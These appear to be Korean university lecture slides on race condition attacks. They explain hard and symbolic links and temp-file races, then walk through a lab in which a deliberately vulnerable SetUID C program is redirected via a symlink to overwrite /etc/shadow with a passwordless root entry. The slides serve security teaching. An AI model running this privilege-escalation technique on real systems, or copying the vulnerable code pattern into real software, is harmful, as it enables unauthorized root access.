



응용보안

8. 레이스 컨디션

경기대학교 AI컴퓨터공학부 이재흥
jhlee@kyonggi.ac.kr

CONTENTS

PRESENTATION



- 레이스 컨디션 공격의 이해
- 레이스 컨디션 공격 대응책
- 실습 FTZ Level 5. 레이스 컨디션



학습 목표

- 레이스 컨디션의 기본 개념을 이해한다.
- 하드 링크와 심볼릭 링크를 이해하고, 이를 이용할 수 있다.
- 임시 파일의 레이스 컨디션 취약점을 이해한다.
- 레이스 컨디션 공격의 대응책을 이해한다.



레이스 컨디션 공격의 이해

레이스 컨디션 공격의 이해

- 레이스 컨디션 공격의 기본 아이디어
 - 일종의 끼워 넣기
 - 관리자 권한으로 실행되는 프로그램 중간에 끼어들어 자신이 원하는 작업을 하는 것



그림 6-1 톰의 망치를 폭탄으로 바꾸는 제리



레이스 컨디션 공격의 이해

- 은행에서 입출금을 할 때 발생할 수 있는 레이스 컨디션의 예 (은행 출금 프로그램)

- ① 출금 요청을 받는다.
- ② 출금 요청을 받고, 계좌 잔액을 확인한다.
- ③ 해당 계좌에서 출금 요청 금액을 인출한다.
- ④ 해당 계좌의 잔액을 조정한다.

- 은행 계좌에 100원이 있을 때, 거의 동시에 100원 출금을 요청하는 다음과 같은 A, B 두 건이 발생할 경우

- A-1. 출금 요청을 받는다.
B-1. 출금 요청을 받는다.
A-2. 출금 요청을 받고, 계좌 잔액을 확인한다.
B-2. 출금 요청을 받고, 계좌 잔액을 확인한다.
A-3. 해당 계좌에서 출금 요청 금액을 인출한다.
B-3. 해당 계좌에서 출금 요청 금액을 인출한다.
A-4. 해당 계좌의 잔액을 조정한다.
B-4. 해당 계좌의 잔액을 조정한다.

- A, B 두 건 모두 100원을 인출하고, 해당 계좌는 -100원이 되는 상황이 발생




레이스 컨디션 공격의 이해

- 파일 링크

- 파일을 잇는 끈의 일종, 하드 링크(Hard Link)와 심볼릭 링크(Symbolic Link)
- 하드 링크

- a.txt 파일을 관리자 소유로 /root 디렉터리에 생성, 파일 안에 적당한 문구 작성


```
cat a.txt  
ls -al /root/a.txt
```



```
root@ubuntu: ~  
File Edit View Search Terminal Help  
root@ubuntu:~# cat a.txt  
wish to be free from myself.  
root@ubuntu:~#  
root@ubuntu:~# ls -al /root/a.txt  
-rw-r----- 1 root root 29 Apr 30 19:34 /root/a.txt  
root@ubuntu:~#
```

- 다른 옵션 없이 두 파일을 ln(link) 명령어로 연결

```
ln /root/a.txt /wishfree/race/link.txt
```



```
root@ubuntu: /wishfree/race  
File Edit View Search Terminal Help  
root@ubuntu:/wishfree/race# ln /root/a.txt /wishfree/race/link.txt  
root@ubuntu:/wishfree/race#  
root@ubuntu:/wishfree/race# ls -al ./link.txt  
-rw-r----- 2 root root 29 Apr 30 19:34 ./link.txt  
root@ubuntu:/wishfree/race#
```

그림 6-3 링크한 파일의 링크 개수 확인



레이스 컨디션 공격의 이해

- 하드 링크

- 링크된 link.txt 파일을 확인해보면 /root/a.txt 파일과 내용이 똑같음

```
cat ./link.txt
```

```
root@ubuntu: /wishfree/race
File Edit View Search Terminal Help
root@ubuntu:/wishfree/race# cat ./link.txt
wish to be free from myself.
root@ubuntu:/wishfree/race#
```

그림 6-4 a.txt 파일과 링크한 link.txt 파일 내용 확인

- 하드 링크된 파일을 수정하면 원래 파일인 /root/a.txt 파일도 똑같이 수정됨
- 두 파일 중 하나를 삭제하면 파일 내용은 바뀌지 않고 링크 숫자만 하나 줄어듦
- 하드 링크에서는 두 파일이 각각 동일한 데이터를 가지며, 서로 그 데이터를 동기화
- 하드 링크의 제약점 : 링크하고자 하는 파일이 다른 파티션에 있으면 안 됨




그림 6-5 하드 링크 개념



레이스 컨디션 공격의 이해

- 파일 링크
 - 심볼릭 링크
 - 하드 링크와 달리 실제 두 파일을 생성하여 링크하지 않음
 - 데이터가 있는 파일은 처음부터 하나뿐이고, 심볼릭 링크는 단지 원본 파일 데이터를 가리키는 링크 정보만 가지고 있음



그림 6-6 심볼릭 링크 개념




심볼릭 링크 기능 알아보기

1. 심볼릭 링크 생성하기

- 심볼릭 링크는 ln 명령에 '-s' 옵션을 사용


```
ln -s /root/a.txt /wishfree/race/symlink.txt
```



```
root@ubuntu: /wishfree/race
File Edit View Search Terminal Help
root@ubuntu:/wishfree/race# ln -s /root/a.txt /wishfree/race/symlink.txt
root@ubuntu:/wishfree/race#
root@ubuntu:/wishfree/race# ls -al ./symlink.txt
lrwxrwxrwx 1 root root 11 Apr 30 20:00 ./symlink.txt -> /root/a.txt
root@ubuntu:/wishfree/race#
```

그림 6-7 심볼릭 링크한 symlink.txt 파일 확인

- 원본 파일은 일반 계정의 소유



```
root@ubuntu: /wishfree/race
File Edit View Search Terminal Help
root@ubuntu:/wishfree/race# chown wishfree /root/a.txt
root@ubuntu:/wishfree/race# chgrp wishfree /root/a.txt
root@ubuntu:/wishfree/race# ls -al /root/a.txt
-rw-r----- 2 wishfree wishfree 29 Apr 30 19:34 /root/a.txt
root@ubuntu:/wishfree/race#
```


그림 6-8 a.txt 파일 소유자 확인



심볼릭 링크 기능 알아보기

2. 심볼릭 링크 파일 수정하기

- symlink 파일을 관리자 권한으로 둔 채 symlink.txt 파일을 편집하면 수정 가능



```
root@ubuntu: /wishfree/race
File Edit View Search Terminal Help
root@ubuntu:/wishfree/race# vi /wishfree/race/symlink.txt
root@ubuntu:/wishfree/race# cat ./symlink.txt
wish to be free from myself.
fixed!!
root@ubuntu:/wishfree/race#
```

그림 6-9 symlink.txt 파일 내용 수정 후 a.txt 파일 내용 확인




심볼릭 링크 기능 알아보기

3. 원본 파일과 권한 차이가 있는 심볼릭 링크 파일 수정하기

- 심볼릭 링크 파일을 일반 계정 소유로, 원본 파일을 관리자 소유로 바꾸면 수정 불가능


```
chown root.root /root/a.txt  
chown wishfree.wishfree ./symlink.txt
```



```
root@ubuntu: /wishfree/race  
File Edit View Search Terminal Help  
root@ubuntu:/wishfree/race# chown root.root /root/a.txt  
root@ubuntu:/wishfree/race#  
root@ubuntu:/wishfree/race# chown wishfree.wishfree ./symlink.  
txt  
root@ubuntu:/wishfree/race#
```

그림 6-10 a.txt 파일과 symlink.txt 파일 소유자 변경

- 하드 링크에서는 원본 파일을 삭제하면 링크 숫자가 줄지만, 심볼릭 링크된 파일은 영
향이 없음




```
root@ubuntu: /wishfree/race  
File Edit View Search Terminal Help  
root@ubuntu:/wishfree/race# rm /root/a.txt  
root@ubuntu:/wishfree/race#  
root@ubuntu:/wishfree/race# ls -al ./symlink.txt  
lrwxrwxrwx 1 root root 11 Apr 30 20:00 ./symlink.txt -> /root/  
a.txt  
root@ubuntu:/wishfree/race#
```

그림 6-11 원본 파일 삭제 후 심볼릭 링크 파일 확인



심볼릭 링크 기능 알아보기

3. 원본 파일과 권한 차이가 있는 심볼릭 링크 파일 수정하기
 - 원본 파일 삭제 시 심볼릭 링크된 파일은 남아 있지만 파일은 삭제된 것으로 표시됨
(윈도우에서 단축 아이콘과 비슷한 개념)



```
root@ubuntu: /wishfree/race
File Edit View Search Terminal Help
root@ubuntu:/wishfree/race# cat ./symlink.txt
cat: ./symlink.txt: No such file or directory
root@ubuntu:/wishfree/race#
```


그림 6-12 심볼릭 링크된 파일 내용 확인



심볼릭 링크 기능 알아보기

4. 동일 권한의 원본 파일 재생성하기


```
chmod 777 /root
su wishfree
touch /root/a.txt
ls -al /root/a.txt
```



```
wishfree@ubuntu: /wishfree/race
File Edit View Search Terminal Help
root@ubuntu:/wishfree/race# chmod 777 /root
root@ubuntu:/wishfree/race# su wishfree
wishfree@ubuntu:/wishfree/race$ touch /root/a.txt
wishfree@ubuntu:/wishfree/race$ ls -al /root/a.txt
-rw-r----- 1 wishfree wishfree 0 May  1 00:00 /root/a.txt
wishfree@ubuntu:/wishfree/race$
```

그림 6-13 일반 계정 소유의 a.txt 파일 생성

```
cat a.txt
cat ./symlink.txt
```



```
wishfree@ubuntu: /wishfree/race
File Edit View Search Terminal Help
wishfree@ubuntu:/wishfree/race$ cat /root/a.txt
remade a.txt file!
wishfree@ubuntu:/wishfree/race$ cat ./symlink.txt
remade a.txt file!
wishfree@ubuntu:/wishfree/race$
```

그림 6-14 a.txt 파일과 symlink.txt 파일 내용 확인



심볼릭 링크 기능 알아보기

4. 동일 권한의 원본 파일 재생성하기

- 새로 생성된 a.txt는 기존에 심볼릭 링크된 파일인 symlink.txt를 수정하면 함께 바뀜

```
(printf "Fixed...\n") >> ./symlink.txt  
cat ./symlink.txt  
cat /root/a.txt
```

```
wishfree@ubuntu: /wishfree/race  
File Edit View Search Terminal Help  
wishfree@ubuntu:/wishfree/race$ (printf "Fixed...\n") >> ./symlink.txt  
wishfree@ubuntu:/wishfree/race$ cat ./symlink.txt  
remade a.txt file!  
Fixed...  
wishfree@ubuntu:/wishfree/race$ cat /root/a.txt  
remade a.txt file!  
Fixed...  
wishfree@ubuntu:/wishfree/race$
```

그림 6-15 symlink.txt 파일 수정 후 내용 확인



심볼릭 링크 기능 알아보기

4. 동일 권한의 원본 파일 재생성하기

- 같이 생성한 원본 파일과 심볼릭 링크는 원본 파일을 삭제해도 원본 파일의 이름과 위치를 기억하여 계속 그 파일을 바라보는 상태로 남음



그림 6-16 삭제된 파일의 링크 정보를 여전히 가진 심볼릭 링크

- 삭제된 원본 파일 대신 처음 원본 파일과는 다르지만 똑같은 경로에 같은 파일 이름으로 파일을 생성하면, 심볼릭 링크 파일은 새로 생성된 파일에 여전히 심볼릭 링크 파일로 존재함



그림 6-17 새로 생성된 파일의 링크 정보를 가진 심볼릭 링크



레이스 컨디션 공격의 이해

- 심볼릭 링크와 레이스 컨디션 공격




그림 6-18 SetUID와 임시 파일 처리 프로세스가 있는 정상적인 프로그램 실행 절차


- 실행되는 프로그램에 대한 레이스 컨디션 공격 수행 조건
 - 파일 소유자가 root이고 SetUID 비트를 가져야 함
 - 생성되는 임시 파일의 이름을 알고 있어야 함
- lsof 명령어
 - 특정 파일에 접근하는 프로세스 목록 확인 가능
 - 특정 프로세스가 사용하는 파일 목록 확인 가능



레이스 컨디션 공격의 이해

- 심볼릭 링크와 레이스 컨디션 공격
 - 시스템에서 동작하는 bash 셸이 사용하는 파일 목록을 알고 싶다고 가정
 - ps -ef 명령으로 bash 셸의 프로세스 ID를 확인한 후 lsof 명령으로 해당 프로세스 ID가 접근하는 파일 목록을 볼 수 있음
 - wishfree 계정이 사용하는 bash 셸의 프로세스 ID는 2447임을 확인할 수 있음

```
ps -ef | grep bash
```



```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/# ps -ef | grep bash
wishfree 2447 2438 0 Apr30 pts/0 00:00:00 bash
wishfree 24626 24625 0 Apr30 pts/0 00:00:00 bash
root 24919 24918 0 00:10 pts/0 00:00:00 bash
root 25102 24919 0 00:26 pts/0 00:00:00 grep --color=auto bash
root@ubuntu:/#
```

그림 6-19 SSHD의 프로세스 ID 확인



레이스 컨디션 공격의 이해

- 심볼릭 링크와 레이스 컨디션 공격
 - 프로세스 ID가 2447인 프로세스가 사용하는 파일 목록을 보려면 lsof 명령을 사용

```
lsof -p 2447
```

```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/# lsof -p 2447
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
Output information may be incomplete.
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
bash 2447 wishfree cwd DIR 8,1 4096 414877 /home/wishfree
bash 2447 wishfree rtd DIR 8,1 4096 2 /
bash 2447 wishfree txt REG 8,1 1099016 131081 /bin/bash
bash 2447 wishfree mem REG 8,1 47608 922904 /lib/x86_64-linux-gnu/libnss_files-2.26.so
bash 2447 wishfree mem REG 8,1 47656 922950 /lib/x86_64-linux-gnu/libnss_nis-2.26.so
bash 2447 wishfree mem REG 8,1 97248 917602 /lib/x86_64-linux-gnu/libnsl-2.26.so
bash 2447 wishfree mem REG 8,1 35720 917603 /lib/x86_64-linux-gnu/libnss_compat-2.26.so
bash 2447 wishfree mem REG 8,1 2997648 396631 /usr/lib/locale/locale-archive
bash 2447 wishfree mem REG 8,1 1960656 917595 /lib/x86_64-linux-gnu/libc-2.26.so
bash 2447 wishfree mem REG 8,1 14632 917598 /lib/x86_64-linux-gnu/libdl-2.26.so
bash 2447 wishfree mem REG 8,1 166680 923403 /lib/x86_64-linux-gnu/libtinfo.so.5.9
bash 2447 wishfree mem REG 8,1 170960 917591 /lib/x86_64-linux-gnu/ld-2.26.so
bash 2447 wishfree mem REG 8,1 26258 537904 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
bash 2447 wishfree 0u CHR 136,0 0t0 3 /dev/pts/0
bash 2447 wishfree 1u CHR 136,0 0t0 3 /dev/pts/0
bash 2447 wishfree 2u CHR 136,0 0t0 3 /dev/pts/0
bash 2447 wishfree 255u CHR 136,0 0t0 3 /dev/pts/0
root@ubuntu:/#
```

그림 6-20 SSHD가 사용하는 파일 목록 확인



레이스 컨디션 공격의 이해

- 심볼릭 링크와 레이스 컨디션 공격
 - 생성되는 임시 파일을 확인하고, 프로그램을 실행하기 전에 이 생성된 임시 파일의 이름으로 심볼릭 링크 파일을 생성할 수 있음




그림 6-21 프로그램 실행 전 임시 파일을 심볼릭 링크로 미리 생성



레이스 컨디션 공격의 이해

- 심볼릭 링크와 레이스 컨디션 공격
 - 임시 파일을 생성하기 전에 해당 임시 파일이 존재하는지 여부를 판단하지 않으면 프로그램은 다음과 같이 실행함




그림 6-22 임시 파일을 심볼릭 링크 파일로 교체한 후 프로그램 실행 절차



레이스 컨디션 공격의 이해

- 심볼릭 링크와 레이스 컨디션 공격
 - 임시 파일을 생성하는 프로그램은 임시 파일을 생성하기 전에 임시 파일의 존재 여부를 확인함
 - 파일이 존재하면 그 파일을 지우고 재생성
 - 다음 프로세스를 프로그램 로직에 넣음
 - ① 임시 파일 존재 여부를 확인
 - ② 임시 파일이 있다면 삭제하고 재생성
 - ③ 임시 파일에 접근하고 처리



레이스 컨디션 공격의 이해

- 심볼릭 링크와 레이스 컨디션 공격
 - 레이스 컨디션 공격 코드는 다음 작업을 반복적으로 수행함
 - ① 임시 파일이 존재하면 심볼릭 링크 파일인지 여부를 확인
 - ② 심볼릭 링크가 아니면 임시 파일을 삭제
 - ③ 임시 파일을 심볼릭 링크로 생성
 - 레이스 컨디션 공격 성공 시나리오
 - 정상 프로세스 - ① 임시 파일 존재 여부를 확인
 - 정상 프로세스 - ② 임시 파일이 이미 있다면 삭제하고 재생성
 - 공격 프로세스 - ① 임시 파일이 존재하면 심볼릭 링크 파일인지 여부를 확인
 - 공격 프로세스 - ② 심볼릭 링크가 아니면 임시 파일을 삭제
 - 공격 프로세스 - ③ 임시 파일을 심볼릭 링크로 생성
 - 정상 프로세스 - ③ 임시 파일에 접근하고 처리



레이스 컨디션 수행하기

- tempbug.c
 - 파일 이름과 내용을 두 인수로 주면 해당 내용을 파일에 쓰는 역할을 수행

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>

int main(int argc, char *argv[]) {
    struct stat st;
    FILE *fp;

    if(argc != 3) {
        fprintf(stderr, "usage: %s file message\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    sleep(20);

    if ((fp = fopen(argv[1], "w")) == NULL) {
        fprintf(stderr, "Can't open\n");
        exit(EXIT_FAILURE);
    }

    fprintf(fp, "%s\n", argv[2]);
    fclose(fp);
    fprintf(stderr, "Write OK\n");
    exit(EXIT_SUCCESS);
}
```




레이스 컨디션 수행하기

1. 공격 대상 파일 생성하기

- /etc/shadow 파일에 대해 공격을 수행하기 전에 파일 백업 수행

```
cp /etc/shadow /etc/shadow.backup
```

- tempbug.c를 컴파일하고 실행 파일에 SetUID 권한 부여

```
gcc -o tempbug tempbug.c  
chmod 4755 tempbug  
ls -al tempbug
```



```
root@ubuntu: /wishfree/race  
File Edit View Search Terminal Help  
root@ubuntu:/wishfree/race# gcc -o tempbug tempbug.c  
root@ubuntu:/wishfree/race# chmod 4755 tempbug  
root@ubuntu:/wishfree/race# ls -al tempbug  
-rwsr-xr-x 1 root root 8560 May  1 00:33 tempbug  
root@ubuntu:/wishfree/race#
```

그림 6-23 취약 프로그램인 tempbug 생성 후 확인



레이스 컨디션 수행하기

2. 공격 대상 파일 실행하기

- 일반 계정으로 전환하여 temp 파일을 만들고, 이 파일에 'root::12519:0:99999:7:::' 을 쓰도록 백그라운드(&)로 실행

```
touch temp  
./tempbug temp "root::12519:0:99999:7:::" &
```



```
root@ubuntu: /wishfree/race  
File Edit View Search Terminal Help  
wishfree@ubuntu:/wishfree/race$ touch temp  
wishfree@ubuntu:/wishfree/race$ ./tempbug temp "root::12519:0:99999:7:::" &  
[1] 25274  
wishfree@ubuntu:/wishfree/race$
```

그림 6-24 temp 파일에 root 관련 내용을 저장하도록 tempbug 실행



레이스 컨디션 수행하기

3. 파일 바꿔 치기

- 먼저 생성했던 temp 파일을 삭제하고 /etc/shadow 파일에 대한 심볼릭 링크 파일을 tempbug가 접근하고자 하는 temp 파일로 바꿔 치기 함(20초 이내 완료)

```
rm temp
ln -s /etc/shadow ./temp
fg
```

```
root@ubuntu: /wishfree/race
File Edit View Search Terminal Help
wishfree@ubuntu:/wishfree/race$ rm temp
wishfree@ubuntu:/wishfree/race$ ln -s /etc/shadow ./temp
wishfree@ubuntu:/wishfree/race$ fg
./tempbug temp "root::12519:0:99999:7:::"
Write Ok
wishfree@ubuntu:/wishfree/race$
```

그림 6-25 생성된 temp 파일 삭제 후 /etc/shadow 파일에 대한 심볼릭 링크 파일 생성

